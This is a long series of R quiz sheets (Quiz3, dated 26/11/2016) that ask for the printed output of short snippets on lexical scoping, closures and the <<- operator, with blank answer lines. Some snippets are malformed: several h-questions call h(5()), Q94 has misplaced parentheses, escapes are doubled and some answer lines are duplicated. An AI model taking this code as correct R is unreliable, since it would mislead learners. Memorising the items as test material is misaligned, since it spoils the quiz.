#Q18. What is the output of:
Global modified, local returned.
x <- 5
m <- function(x){ x<<-x+3; x }
cat("Answer_18 m(5)=",m(5),'\n',sep="")
```

```
Answer_18 _____
```

```
#Q19. What is the output of:
Compare <- vs double nested <<-
x <- 4; y <- 5; z <- 5
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 2; y <- 5
 k <- function(k) { k ^ 2 + z }
 k(x) + 0 + z
 }
 k(x) * 5 + z
}
cat("Answer_19 k(5)=",k(5),"\n",sep="")
```

```
Answer_19 _____
```

```
#Q20. What is the output of:
Inner closure
x <- 5; y <- 1; z <- 5
k <- function(x) {
 k <- function(x) {
 x <<- 5; y <<- 1; z <<- 0
 p <- function(y) { y * 10 }
 p(x) + 1
 }
 k(x) * z
}
cat("Answer_20 k(5)=",k(5),"\n",sep="")
```

```
Answer_20 _____
```

```
P3 Quiz3, 26/11/2016, Name: _____
```

```
#Q21. What is the output of:
Singe function, lexical scoping
x <- 4
f <- function() { x + 5 }
x <- 2
cat("Answer_21 f()=",f(),"\n",sep="")
```

```
Answer_21 _____
```

```
#Q22. What is the output of:
Double nested identity function/g
x <- 0
g <- function() { function() x }
x <- 4
cat("Answer_22 g()()=",g()(),"\n",sep="")
```

```
Answer_22 _____
```

```
#Q23. What is the output of:
Double nested arg identity function/t
x <- 4
t <- function(x) { function(x) x }
x <- 5
cat("Answer_23
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_23 _____
```

```
#Q24. What is the output of:
Double nested function/h
x <- 2; y <- 2
h <- function(x) { x <- x; function()
x+y }
x <- 3; y <- 4
cat("Answer_24
h(5)()=",h(5()),"\n",sep="")
```

```
Answer_24 _____
```

```
#Q25. What is the output of:
Double nested function/n
x <- 2; y <- 2; z <- 2
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 4; y <- 1; z <- 5
cat("Answer_25
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_25 _____
```

```
#Q26. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 2 }
 k(x) + 3
 }
 k(x) + 2
}
cat("Answer_26 k(4)=",k(4),"\\n",sep="")
```

```
Answer_26 _____
```

```
#Q27. What is the output of:
Compare <- vs inner <<-
x <- 1
n <- function(x){ x<-x+4 }
cat("Answer_27 n(5)=",n(5),'\n',sep="")
```

```
Answer_27 _____
```

```
#Q28. What is the output of:
Global modified, local returned.
x <- 4
m <- function(x){ x<<-x+2; x }
cat("Answer_28 m(1)=",m(1),'\n',sep="")
```

```
Answer_28 _____
```

```
#Q29. What is the output of:
Compare <- vs double nested <<-
x <- 1; y <- 3; z <- 2
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 1; y <- 2
 k <- function(k) { k ^ 2 + z }
 k(x) + 4 + z
 }
 k(x) * 2 + z
}
cat("Answer_29 k(2)=",k(2),"\\n",sep="")
```

```
Answer_29 _____
```

```
#Q30. What is the output of:
Inner closure
x <- 3; y <- 5; z <- 0
k <- function(x) {
 k <- function(x) {
 x <<- 1; y <<- 5; z <<- 5
 p <- function(y) { y * 10 }
 p(x) + 5
 }
 k(x) * z
}
cat("Answer_30 k(0)=",k(0),"\\n",sep="")
```

```
Answer_30 _____
```

```
P4 Quiz3, 26/11/2016, Name: _____
```

```
#Q31. What is the output of:
Singe function, lexical scoping
x <- 1
f <- function() { x + 4 }
x <- 2
cat("Answer_31 f()=",f(),"\n",sep="")

Answer_31 _____
```

```
#Q32. What is the output of:
Double nested identity function/g
x <- 0
g <- function() { function() x }
x <- 3
cat("Answer_32 g()()=",g()(),"\n",sep="")

Answer_32 _____
```

```
#Q33. What is the output of:
Double nested arg identity function/t
x <- 2
t <- function(x) { function(x) x }
x <- 3
cat("Answer_33
t(x)(x)=",t(x)(x),"\\n",sep="")

Answer_33 _____
```

```
#Q34. What is the output of:
Double nested function/h
x <- 5; y <- 5
h <- function(x) { x <- x; function()
x+y }
x <- 1; y <- 1
cat("Answer_34
h(3)()=",h(3)(),"\\n",sep="")

Answer_34 _____
```

```
#Q35. What is the output of:
Double nested function/n
x <- 1; y <- 1; z <- 1
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 2; y <- 5; z <- 0
cat("Answer_35
n(y)(z)=",n(y)(z),"\\n",sep="")

Answer_35 _____
```

```
#Q36. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 4 }
 k(x) + 3
 }
 k(x) + 4
}
cat("Answer_36 k(4)=",k(4),"\\n",sep="")

Answer_36 _____
```

```
Answer_36 _____
```

```
#Q37. What is the output of:
Compare <- vs inner <<-
x <- 4
n <- function(x){ x<-x+2 }
cat("Answer_37 n(5)=",n(5),'\\n',sep="")

Answer_37 _____
```

```
#Q38. What is the output of:
Global modified, local returned.
x <- 4
m <- function(x){ x<<-x+5; x }
cat("Answer_38 m(1)=",m(1),'\\n',sep="")

Answer_38 _____
```

```
#Q39. What is the output of:
Compare <- vs double nested <<-
x <- 5; y <- 4; z <- 1
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 3; y <- 0
 k <- function(k) { k ^ 2 + z }
 k(x) + 1 + z
 }
 k(x) * 0 + z
}
cat("Answer_39 k(1)=",k(1),"\\n",sep="")

Answer_39 _____
```

```
#Q40. What is the output of:
Inner closure
x <- 0; y <- 2; z <- 5
k <- function(x) {
 k <- function(x) {
 x <<- 3; y <<- 4; z <<- 5
 p <- function(y) { y * 10 }
 p(x) + 2
 }
 k(x) * z
}
cat("Answer_40 k(5)=",k(5),"\\n",sep="")

Answer_40 _____
```

# P5 Quiz3, 26/11/2016, Name: \_\_\_\_\_

```
#Q41. What is the output of:
Singe function, lexical scoping
x <- 4
f <- function() { x + 3 }
x <- 1
cat("Answer_41 f()=",f(),"\n",sep="")

Answer_41 _____
```

```
#Q42. What is the output of:
Double nested identity function/g
x <- 4
g <- function() { function() x }
x <- 5
cat("Answer_42 g()()=",g()(),"\n",sep="")

Answer_42 _____
```

```
#Q43. What is the output of:
Double nested arg identity function/t
x <- 3
t <- function(x) { function(x) x }
x <- 5
cat("Answer_43
t(x)(x)=",t(x)(x),"\\n",sep="")

Answer_43 _____
```

```
#Q44. What is the output of:
Double nested function/h
x <- 0; y <- 0
h <- function(x) { x <- x; function()
x+y }
x <- 2; y <- 1
cat("Answer_44
h(3)()=",h(3)(),"\\n",sep="")

Answer_44 _____
```

```
#Q45. What is the output of:
Double nested function/n
x <- 2; y <- 2; z <- 2
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 1; y <- 4; z <- 4
cat("Answer_45
n(y)(z)=",n(y)(z),"\\n",sep="")

Answer_45 _____
```

```
#Q46. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 1 }
 k(x) + 0
 }
 k(x) + 1
}
cat("Answer_46 k(0)=",k(0),"\\n",sep="")

Answer_46 _____
```

# Answer\_46 \_\_\_\_\_

```
#Q47. What is the output of:
Compare <- vs inner <<-
x <- 5
n <- function(x){ x<-x+4 }
cat("Answer_47 n(5)=",n(5),'\\n',sep="")

Answer_47 _____
```

```
#Q48. What is the output of:
Global modified, local returned.
x <- 5
m <- function(x){ x<<-x+2; x }
cat("Answer_48 m(4)=",m(4),'\\n',sep="")

Answer_48 _____
```

```
#Q49. What is the output of:
Compare <- vs double nested <<-
x <- 4; y <- 4; z <- 0
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 3; y <- 2
 k <- function(k) { k ^ 2 + z }
 k(x) + 0 + z
 }
 k(x) * 2 + z
}
cat("Answer_49 k(0)=",k(0),"\\n",sep="")

Answer_49 _____
```

```
#Q50. What is the output of:
Inner closure
x <- 3; y <- 1; z <- 3
k <- function(x) {
 k <- function(x) {
 x <<- 0; y <<- 1; z <<- 4
 p <- function(y) { y * 10 }
 p(x) + 1
 }
 k(x) * z
}
cat("Answer_50 k(3)=",k(3),"\\n",sep="")

Answer_50 _____
```

```
P6 Quiz3, 26/11/2016, Name: _____
```

```
#Q51. What is the output of:
Singe function, lexical scoping
x <- 0
f <- function() { x + 4 }
x <- 0
cat("Answer_51 f()=",f(),"\n",sep="")
```

```
Answer_51 _____
```

```
#Q52. What is the output of:
Double nested identity function/g
x <- 3
g <- function() { function() x }
x <- 3
cat("Answer_52 g()()=",g()(),"\n",sep="")
```

```
Answer_52 _____
```

```
#Q53. What is the output of:
Double nested arg identity function/t
x <- 4
t <- function(x) { function(x) x }
x <- 3
cat("Answer_53
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_53 _____
```

```
#Q54. What is the output of:
Double nested function/h
x <- 4; y <- 4
h <- function(x) { x <- x; function()
x+y }
x <- 5; y <- 2
cat("Answer_54
h(5)()=",h(5()),"\n",sep="")
```

```
Answer_54 _____
```

```
#Q55. What is the output of:
Double nested function/n
x <- 0; y <- 0; z <- 0
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 4; y <- 4; z <- 1
cat("Answer_55
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_55 _____
```

```
#Q56. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 3 }
 k(x) + 1
 }
 k(x) + 3
}
cat("Answer_56 k(5)=",k(5),"\\n",sep="")
```

```
Answer_56 _____
```

```
#Q57. What is the output of:
Compare <- vs inner <<-
x <- 2
n <- function(x){ x<-x+1 }
cat("Answer_57 n(2)=",n(2),'\\n',sep="")
```

```
Answer_57 _____
```

```
#Q58. What is the output of:
Global modified, local returned.
x <- 1
m <- function(x){ x<<-x+3; x }
cat("Answer_58 m(4)=",m(4),'\\n',sep="")
```

```
Answer_58 _____
```

```
#Q59. What is the output of:
Compare <- vs double nested <<-
x <- 4; y <- 0; z <- 5
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 3; y <- 5
 k <- function(k) { k ^ 2 + z }
 k(x) + 3 + z
 }
 k(x) * 5 + z
}
cat("Answer_59 k(5)=",k(5),"\\n",sep="")
```

```
Answer_59 _____
```

```
#Q60. What is the output of:
Inner closure
x <- 3; y <- 0; z <- 5
k <- function(x) {
 k <- function(x) {
 x <<- 5; y <<- 4; z <<- 4
 p <- function(y) { y * 10 }
 p(x) + 0
 }
 k(x) * z
}
cat("Answer_60 k(5)=",k(5),"\\n",sep="")
```

```
Answer_60 _____
```

```
P7 Quiz3, 26/11/2016, Name: _____
```

```
#Q61. What is the output of:
Singe function, lexical scoping
x <- 5
f <- function() { x + 2 }
x <- 5
cat("Answer_61 f()=",f(),"\n",sep="")

Answer_61 _____
```

```
#Q62. What is the output of:
Double nested identity function/g
x <- 3
g <- function() { function() x }
x <- 1
cat("Answer_62 g()()=",g()(),"\n",sep="")
```

```
Answer_62 _____
```

```
#Q63. What is the output of:
Double nested arg identity function/t
x <- 4
t <- function(x) { function(x) x }
x <- 0
cat("Answer_63
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_63 _____
```

```
#Q64. What is the output of:
Double nested function/h
x <- 0; y <- 0
h <- function(x) { x <- x; function()
x+y }
x <- 2; y <- 3
cat("Answer_64
h(4)()",h(4()),"\n",sep="")
```

```
Answer_64 _____
```

```
#Q65. What is the output of:
Double nested function/n
x <- 4; y <- 4; z <- 4
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 4; y <- 0; z <- 1
cat("Answer_65
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_65 _____
```

```
#Q66. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 2 }
 k(x) + 1
 }
 k(x) + 2
}
cat("Answer_66 k(4)=",k(4),"\\n",sep="")
```

```
Answer_66 _____
```

```
#Q67. What is the output of:
Compare <- vs inner <<-
x <- 2
n <- function(x){ x<-x+3 }
cat("Answer_67 n(2)=",n(2),'\n',sep="")
```

```
Answer_67 _____
```

```
#Q68. What is the output of:
Global modified, local returned.
x <- 0
m <- function(x){ x<<-x+3; x }
cat("Answer_68 m(4)=",m(4),'\n',sep="")
```

```
Answer_68 _____
```

```
#Q69. What is the output of:
Compare <- vs double nested <<-
x <- 2; y <- 3; z <- 1
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 3; y <- 1
 k <- function(k) { k ^ 2 + z }
 k(x) + 1 + z
 }
 k(x) * 1 + z
}
cat("Answer_69 k(1)=",k(1),"\\n",sep="")
```

```
Answer_69 _____
```

```
#Q70. What is the output of:
Inner closure
x <- 5; y <- 1; z <- 2
k <- function(x) {
 k <- function(x) {
 x <<- 0; y <<- 0; z <<- 4
 p <- function(y) { y * 10 }
 p(x) + 1
 }
 k(x) * z
}
cat("Answer_70 k(2)=",k(2),"\\n",sep="")
```

```
Answer_70 _____
```

# P8 Quiz3, 26/11/2016, Name: \_\_\_\_\_

```
#Q71. What is the output of:
Singe function, lexical scoping
x <- 1
f <- function() { x + 0 }
x <- 1
cat("Answer_71 f()=",f(),"\n",sep="")

Answer_71 _____
```

```
#Q72. What is the output of:
Double nested identity function/g
x <- 1
g <- function() { function() x }
x <- 3
cat("Answer_72 g()()=",g()(),"\n",sep="")

Answer_72 _____
```

```
#Q73. What is the output of:
Double nested arg identity function/t
x <- 0
t <- function(x) { function(x) x }
x <- 3
cat("Answer_73
t(x)(x)=",t(x)(x),"\\n",sep="")

Answer_73 _____
```

```
#Q74. What is the output of:
Double nested function/h
x <- 4; y <- 4
h <- function(x) { x <- x; function()
x+y }
x <- 3; y <- 4
cat("Answer_74
h(5)()=",h(5()),"\n",sep="")

Answer_74 _____
```

```
#Q75. What is the output of:
Double nested function/n
x <- 0; y <- 0; z <- 0
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 4; y <- 2; z <- 4
cat("Answer_75
n(y)(z)=",n(y)(z),"\\n",sep="")

Answer_75 _____
```

```
#Q76. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 5 }
 k(x) + 1
 }
 k(x) + 5
}
cat("Answer_76 k(1)=",k(1),"\\n",sep="")

Answer_76 _____
```

# Answer\_76 \_\_\_\_\_

```
#Q77. What is the output of:
Compare <- vs inner <<-
x <- 0
n <- function(x){ x<-x+5 }
cat("Answer_77 n(5)=",n(5),'\\n',sep="")

Answer_77 _____
```

```
#Q78. What is the output of:
Global modified, local returned.
x <- 3
m <- function(x){ x<<-x+2; x }
cat("Answer_78 m(2)=",m(2),'\\n',sep="")

Answer_78 _____
```

```
#Q79. What is the output of:
Compare <- vs double nested <<-
x <- 0; y <- 0; z <- 0
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 0; y <- 4
 k <- function(k) { k ^ 2 + z }
 k(x) + 0 + z
 }
 k(x) * 4 + z
}
cat("Answer_79 k(0)=",k(0),"\\n",sep="")

Answer_79 _____
```

```
#Q80. What is the output of:
Inner closure
x <- 5; y <- 0; z <- 0
k <- function(x) {
 k <- function(x) {
 x <<- 1; y <<- 0; z <<- 5
 p <- function(y) { y * 10 }
 p(x) + 0
 }
 k(x) * z
}
cat("Answer_80 k(0)=",k(0),"\\n",sep="")

Answer_80 _____
```

```
P9 Quiz3, 26/11/2016, Name: _____
```

```
#Q81. What is the output of:
Singe function, lexical scoping
x <- 3
f <- function() { x + 0 }
x <- 1
cat("Answer_81 f()=",f(),"\n",sep="")

Answer_81 _____
```

```
#Q82. What is the output of:
Double nested identity function/g
x <- 2
g <- function() { function() x }
x <- 1
cat("Answer_82 g()()=",g()(),"\n",sep="")

Answer_82 _____
```

```
#Q83. What is the output of:
Double nested arg identity function/t
x <- 0
t <- function(x) { function(x) x }
x <- 0
cat("Answer_83
t(x)(x)=",t(x)(x),"\\n",sep="")

Answer_83 _____
```

```
#Q84. What is the output of:
Double nested function/h
x <- 3; y <- 3
h <- function(x) { x <- x; function()
x+y }
x <- 5; y <- 2
cat("Answer_84
h(1)()=",h(1()),"\n",sep="")

Answer_84 _____
```

```
#Q85. What is the output of:
Double nested function/n
x <- 3; y <- 3; z <- 3
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 2; y <- 2; z <- 2
cat("Answer_85
n(y)(z)=",n(y)(z),"\\n",sep="")

Answer_85 _____
```

```
#Q86. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 4 }
 k(x) + 0
 }
 k(x) + 4
}
cat("Answer_86 k(3)=",k(3),"\\n",sep="")

Answer_86 _____
```

```
Answer_86 _____
```

```
#Q87. What is the output of:
Compare <- vs inner <<-
x <- 2
n <- function(x){ x<-x+2 }
cat("Answer_87 n(4)=",n(4),'\n',sep="")

Answer_87 _____
```

```
#Q88. What is the output of:
Global modified, local returned.
x <- 0
m <- function(x){ x<<-x+5; x }
cat("Answer_88 m(2)=",m(2),'\n',sep="")

Answer_88 _____
```

```
#Q89. What is the output of:
Compare <- vs double nested <<-
x <- 4; y <- 2; z <- 3
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 0; y <- 3
 k <- function(k) { k ^ 2 + z }
 k(x) + 3 + z
 }
 k(x) * 3 + z
}
cat("Answer_89 k(3)=",k(3),"\\n",sep="")

Answer_89 _____
```

```
#Q90. What is the output of:
Inner closure
x <- 4; y <- 2; z <- 0
k <- function(x) {
 k <- function(x) {
 x <<- 3; y <<- 4; z <<- 4
 p <- function(y) { y * 10 }
 p(x) + 2
 }
 k(x) * z
}
cat("Answer_90 k(0)=",k(0),"\\n",sep="")

Answer_90 _____
```

```
P10 Quiz3, 26/11/2016, Name: _____
```

```
#Q91. What is the output of:
Singe function, lexical scoping
x <- 0
f <- function() { x + 4 }
x <- 2
cat("Answer_91 f()=",f(),"\n",sep="")

Answer_91 _____
```

```
#Q92. What is the output of:
Double nested identity function/g
x <- 1
g <- function() { function() x }
x <- 3
cat("Answer_92 g()()=",g()(),"\n",sep="")
```

```
Answer_92 _____
```

```
#Q93. What is the output of:
Double nested arg identity function/t
x <- 4
t <- function(x) { function(x) x }
x <- 4
cat("Answer_93
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_93 _____
```

```
#Q94. What is the output of:
Double nested function/h
x <- 1; y <- 1
h <- function(x) { x <- x; function()
x+y }
x <- 1; y <- 5
cat("Answer_94
h(5)()=",h(5()(),"\n",sep=""))
```

```
Answer_94 _____
```

```
#Q95. What is the output of:
Double nested function/n
x <- 4; y <- 4; z <- 4
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 5; y <- 2; z <- 4
cat("Answer_95
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_95 _____
```

```
#Q96. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 3 }
 k(x) + 3
 }
 k(x) + 3
}
cat("Answer_96 k(2)=",k(2),"\\n",sep="")
```

```
Answer_96 _____
```

```
#Q97. What is the output of:
Compare <- vs inner <<-
x <- 0
n <- function(x){ x<-x+4 }
cat("Answer_97 n(3)=",n(3),'\\n',sep="")
```

```
Answer_97 _____
```

```
#Q98. What is the output of:
Global modified, local returned.
x <- 1
m <- function(x){ x<<-x+3; x }
cat("Answer_98 m(5)=",m(5),'\\n',sep="")
```

```
Answer_98 _____
```

```
#Q99. What is the output of:
Compare <- vs double nested <<-
x <- 0; y <- 3; z <- 1
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 4; y <- 1
 k <- function(k) { k ^ 2 + z }
 k(x) + 5 + z
 }
 k(x) * 1 + z
}
cat("Answer_99 k(1)=",k(1),"\\n",sep="")
```

```
Answer_99 _____
```

```
#Q100. What is the output of:
Inner closure
x <- 1; y <- 1; z <- 2
k <- function(x) {
 k <- function(x) {
 x <<- 1; y <<- 1; z <<- 0
 p <- function(y) { y * 10 }
 p(x) + 1
 }
 k(x) * z
}
cat("Answer_100 k(2)=",k(2),"\\n",sep="")
```

```
Answer_100 _____
```

```
P11 Quiz3, 26/11/2016, Name: _____
```

```
#Q101. What is the output of:
Singe function, lexical scoping
x <- 2
f <- function() { x + 3 }
x <- 0
cat("Answer_101 f()=",f(),"\n",sep="")
```

```
Answer_101 _____
```

```
#Q102. What is the output of:
Double nested identity function/g
x <- 2
g <- function() { function() x }
x <- 2
cat("Answer_102
g()()=",g()(),"\n",sep="")
```

```
Answer_102 _____
```

```
#Q103. What is the output of:
Double nested arg identity function/t
x <- 0
t <- function(x) { function(x) x }
x <- 4
cat("Answer_103
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_103 _____
```

```
#Q104. What is the output of:
Double nested function/h
x <- 2; y <- 2
h <- function(x) { x <- x; function()
x+y }
x <- 0; y <- 5
cat("Answer_104
h(1)()=",h(1()),"\n",sep="")
```

```
Answer_104 _____
```

```
#Q105. What is the output of:
Double nested function/n
x <- 4; y <- 4; z <- 4
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 3; y <- 2; z <- 3
cat("Answer_105
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_105 _____
```

```
#Q106. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 3 }
 k(x) + 0
 }
 k(x) + 3
}
```

```
cat("Answer_106 k(5)=",k(5),"\n",sep="")
```

```
Answer_106 _____
```

```
#Q107. What is the output of:
Compare <- vs inner <<-
x <- 1
n <- function(x){ x<-x+2 }
cat("Answer_107 n(0)=",n(0),'\\n',sep="")
```

```
Answer_107 _____
```

```
#Q108. What is the output of:
Global modified, local returned.
x <- 3
m <- function(x){ x<<-x+5; x }
cat("Answer_108 m(0)=",m(0),'\\n',sep="")
```

```
Answer_108 _____
```

```
#Q109. What is the output of:
Compare <- vs double nested <<-
x <- 1; y <- 5; z <- 0
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 1; y <- 0
 k <- function(k) { k ^ 2 + z }
 k(x) + 5 + z
 }
 k(x) * 0 + z
}
cat("Answer_109 k(0)=",k(0),"\\n",sep="")
```

```
Answer_109 _____
```

```
#Q110. What is the output of:
Inner closure
x <- 0; y <- 2; z <- 3
k <- function(x) {
 k <- function(x) {
 x <<- 0; y <<- 4; z <<- 1
 p <- function(y) { y * 10 }
 p(x) + 2
 }
 k(x) * z
}
cat("Answer_110 k(3)=",k(3),"\\n",sep="")
```

```
Answer_110 _____
```

```
P12 Quiz3, 26/11/2016, Name: _____
```

```
#Q111. What is the output of:
Singe function, lexical scoping
x <- 3
f <- function() { x + 4 }
x <- 1
cat("Answer_111 f()=",f(),"\n",sep="")
```

```
Answer_111 _____
```

```
#Q112. What is the output of:
Double nested identity function/g
x <- 5
g <- function() { function() x }
x <- 4
cat("Answer_112
g()()=",g()(),"\n",sep="")
```

```
Answer_112 _____
```

```
#Q113. What is the output of:
Double nested arg identity function/t
x <- 5
t <- function(x) { function(x) x }
x <- 5
cat("Answer_113
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_113 _____
```

```
#Q114. What is the output of:
Double nested function/h
x <- 1; y <- 1
h <- function(x) { x <- x; function()
x+y }
x <- 3; y <- 1
cat("Answer_114
h(4)()=",h(4()),"\n",sep="")
```

```
Answer_114 _____
```

```
#Q115. What is the output of:
Double nested function/n
x <- 2; y <- 2; z <- 2
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 0; y <- 5; z <- 5
cat("Answer_115
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_115 _____
```

```
#Q116. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 2 }
 k(x) + 2
 }
 k(x) + 2
}
```

```
cat("Answer_116 k(1)=",k(1),"\n",sep="")
```

```
Answer_116 _____
```

```
#Q117. What is the output of:
Compare <- vs inner <<-
x <- 1
n <- function(x){ x<-x+3 }
cat("Answer_117 n(2)=",n(2),'\\n',sep="")
```

```
Answer_117 _____
```

```
#Q118. What is the output of:
Global modified, local returned.
x <- 0
m <- function(x){ x<<-x+3; x }
cat("Answer_118 m(1)=",m(1),'\\n',sep="")
```

```
Answer_118 _____
```

```
#Q119. What is the output of:
Compare <- vs double nested <<-
x <- 1; y <- 4; z <- 2
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 1; y <- 3
 k <- function(k) { k ^ 2 + z }
 k(x) + 4 + z
 }
 k(x) * 3 + z
}
cat("Answer_119 k(2)=",k(2),"\\n",sep="")
```

```
Answer_119 _____
```

```
#Q120. What is the output of:
Inner closure
x <- 5; y <- 1; z <- 0
k <- function(x) {
 k <- function(x) {
 x <<- 0; y <<- 2; z <<- 3
 p <- function(y) { y * 10 }
 p(x) + 1
 }
 k(x) * z
}
cat("Answer_120 k(0)=",k(0),"\\n",sep="")
```

```
Answer_120 _____
```

```
P13 Quiz3, 26/11/2016, Name: _____
```

```
#Q121. What is the output of:
Singe function, lexical scoping
x <- 2
f <- function() { x + 1 }
x <- 4
cat("Answer_121 f()=",f(),"\n",sep="")
```

```
Answer_121 _____
```

```
#Q122. What is the output of:
Double nested identity function/g
x <- 3
g <- function() { function() x }
x <- 2
cat("Answer_122
g()()=",g()(),"\n",sep="")
```

```
Answer_122 _____
```

```
#Q123. What is the output of:
Double nested arg identity function/t
x <- 0
t <- function(x) { function(x) x }
x <- 2
cat("Answer_123
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_123 _____
```

```
#Q124. What is the output of:
Double nested function/h
x <- 1; y <- 1
h <- function(x) { x <- x; function()
x+y }
x <- 4; y <- 5
cat("Answer_124
h(1)()=",h(1()),"\n",sep="")
```

```
Answer_124 _____
```

```
#Q125. What is the output of:
Double nested function/n
x <- 0; y <- 0; z <- 0
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 5; y <- 3; z <- 5
cat("Answer_125
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_125 _____
```

```
#Q126. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 2 }
 k(x) + 5
 }
 k(x) + 2
}
```

```
cat("Answer_126 k(5)=",k(5),"\n",sep="")
```

```
Answer_126 _____
```

```
#Q127. What is the output of:
Compare <- vs inner <<-
x <- 5
n <- function(x){ x<-x+4 }
cat("Answer_127 n(5)=",n(5),'\\n',sep="")
```

```
Answer_127 _____
```

```
#Q128. What is the output of:
Global modified, local returned.
x <- 2
m <- function(x){ x<<-x+5; x }
cat("Answer_128 m(0)=",m(0),'\\n',sep="")
```

```
Answer_128 _____
```

```
#Q129. What is the output of:
Compare <- vs double nested <<-
x <- 2; y <- 0; z <- 4
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 2; y <- 1
 k <- function(k) { k ^ 2 + z }
 k(x) + 3 + z
 }
 k(x) * 1 + z
}
cat("Answer_129 k(4)=",k(4),"\\n",sep="")
```

```
Answer_129 _____
```

```
#Q130. What is the output of:
Inner closure
x <- 2; y <- 0; z <- 5
k <- function(x) {
 k <- function(x) {
 x <<- 5; y <<- 0; z <<- 1
 p <- function(y) { y * 10 }
 p(x) + 0
 }
 k(x) * z
}
cat("Answer_130 k(5)=",k(5),"\\n",sep="")
```

```
Answer_130 _____
```

```
P14 Quiz3, 26/11/2016, Name: _____
```

```
#Q131. What is the output of:
Singe function, lexical scoping
x <- 1
f <- function() { x + 5 }
x <- 5
cat("Answer_131 f()=",f(),"\n",sep="")
```

```
Answer_131 _____
```

```
#Q132. What is the output of:
Double nested identity function/g
x <- 4
g <- function() { function() x }
x <- 1
cat("Answer_132
g()()=",g()(),"\n",sep="")
```

```
Answer_132 _____
```

```
#Q133. What is the output of:
Double nested arg identity function/t
x <- 2
t <- function(x) { function(x) x }
x <- 4
cat("Answer_133
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_133 _____
```

```
#Q134. What is the output of:
Double nested function/h
x <- 4; y <- 4
h <- function(x) { x <- x; function()
x+y }
x <- 0; y <- 4
cat("Answer_134
h(3)()=",h(3()),"\n",sep="")
```

```
Answer_134 _____
```

```
#Q135. What is the output of:
Double nested function/n
x <- 2; y <- 2; z <- 2
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 2; y <- 1; z <- 0
cat("Answer_135
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_135 _____
```

```
#Q136. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 2 }
 k(x) + 0
 }
 k(x) + 2
}
```

```
cat("Answer_136 k(2)=",k(2),"\\n",sep="")
```

```
Answer_136 _____
```

```
#Q137. What is the output of:
Compare <- vs inner <<-
x <- 0
n <- function(x){ x<-x+1 }
cat("Answer_137 n(0)=",n(0),'\\n',sep="")
```

```
Answer_137 _____
```

```
#Q138. What is the output of:
Global modified, local returned.
x <- 2
m <- function(x){ x<<-x+0; x }
cat("Answer_138 m(0)=",m(0),'\\n',sep="")
```

```
Answer_138 _____
```

```
#Q139. What is the output of:
Compare <- vs double nested <<-
x <- 5; y <- 2; z <- 3
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 2; y <- 1
 k <- function(k) { k ^ 2 + z }
 k(x) + 4 + z
 }
 k(x) * 1 + z
}
cat("Answer_139 k(3)=",k(3),"\\n",sep="")
```

```
Answer_139 _____
```

```
#Q140. What is the output of:
Inner closure
x <- 2; y <- 0; z <- 1
k <- function(x) {
 k <- function(x) {
 x <<- 5; y <<- 4; z <<- 1
 p <- function(y) { y * 10 }
 p(x) + 0
 }
 k(x) * z
}
cat("Answer_140 k(1)=",k(1),"\\n",sep="")
```

```
Answer_140 _____
```

```
P15 Quiz3, 26/11/2016, Name: _____
```

```
#Q141. What is the output of:
Singe function, lexical scoping
x <- 3
f <- function() { x + 0 }
x <- 1
cat("Answer_141 f()=",f(),"\n",sep="")
```

